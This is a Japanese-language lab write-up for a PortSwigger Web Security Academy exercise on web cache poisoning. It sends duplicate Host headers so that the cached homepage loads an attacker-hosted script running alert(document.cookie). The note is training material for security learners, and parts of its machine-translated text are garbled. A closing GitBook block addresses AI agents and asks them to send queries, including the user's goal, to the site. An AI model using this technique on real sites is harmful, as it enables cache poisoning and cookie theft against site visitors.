> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/host-header/web-cache-poisoning-via-ambiguous-requests.md).
# あいまいなリクエストによるWebキャッシュ・ポイズニング
あいまいなリクエストによるWebキャッシュ・ポイズニングの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### 曖昧なリクエストによるWebキャッシュポイズニング
**ラボの説明**
このラボは〜に対して脆弱です **Webキャッシュポイズニング** 〜の解釈の違いにより **キャッシュシステム** および **バックエンドサーバー** 曖昧なリクエストを解釈します。/ 正規ユーザーは定期的にサイトのホームページを訪れます。

\*\*対象:\*\*/ ホームページが表示されるようにキャッシュを汚染する `alert(document.cookie)` 被害者のブラウザ上で。
**初期観察**

* HTTPレスポンスには、キャッシュの経過時間が30秒であることを示すヘッダーが含まれています(`Age: 30`)、キャッシュ機構の使用を確認できます。
* サーバーの動作は、リクエストの構造に応じて変化し、特に `Host` ヘッダーをファズすることで。
**無効な Host でテストする**

〜を変更する `Host` を存在しない値にしたヘッダー:
```http
Host: wfwfkowf.com
```
返された応答は Gateway Timeout エラーであり、サーバーがこの値を解決しようとしていることを示しています:
{% code overflow="wrap" %}
```html
サーバーエラー:Gateway Timeout
サーバーエラー:Gateway Timeout (1) wfwfkowf.com への接続中
```
{% endcode %}
この手法はブロックされているため、直接悪用することはできません
**2つの Host ヘッダーの使用**
送信する **2つの `Host` 同じリクエスト内のヘッダー**:
```http
Host: 0a7600890341e19d80ad0d880001003c.h1-web-security-academy.net

Host: test.com
```
* アプリケーションは通常どおり応答します。

* 〜の値は **2番目の Host** は、クライアント側で読み込まれるリソースに反映されます(たとえば、 `src` 属性内に)。
これは、キャッシュとバックエンドの間で一貫性のない\*\*解釈\*\*があることを示しています
**ペイロードの準備**

攻撃者のサーバー上に、JavaScriptファイルが作成されます:
/resources/js/tracking.js
内容:
```javascript
alert(document.cookie);
```
**キャッシュポイズニング**
2つのヘッダーを含む新しいリクエストが送信されます `Host` ヘッダーが送られ、2番目は攻撃者のサーバーを指します:
```http
Host: 0a7600890341e19d80ad0d880001003c.h1-web-security-academy.net
Host: exploit-0a78008803c6e19880480c08010e0021.exploit-server.net
```
* バックエンドはリクエストを受け入れます。
* キャッシュは汚染されたレスポンスを記録します。
ホームページは現在、攻撃者のサーバーでホストされている JavaScript スクリプトを参照しています。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/host-header/web-cache-poisoning-via-ambiguous-requests.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.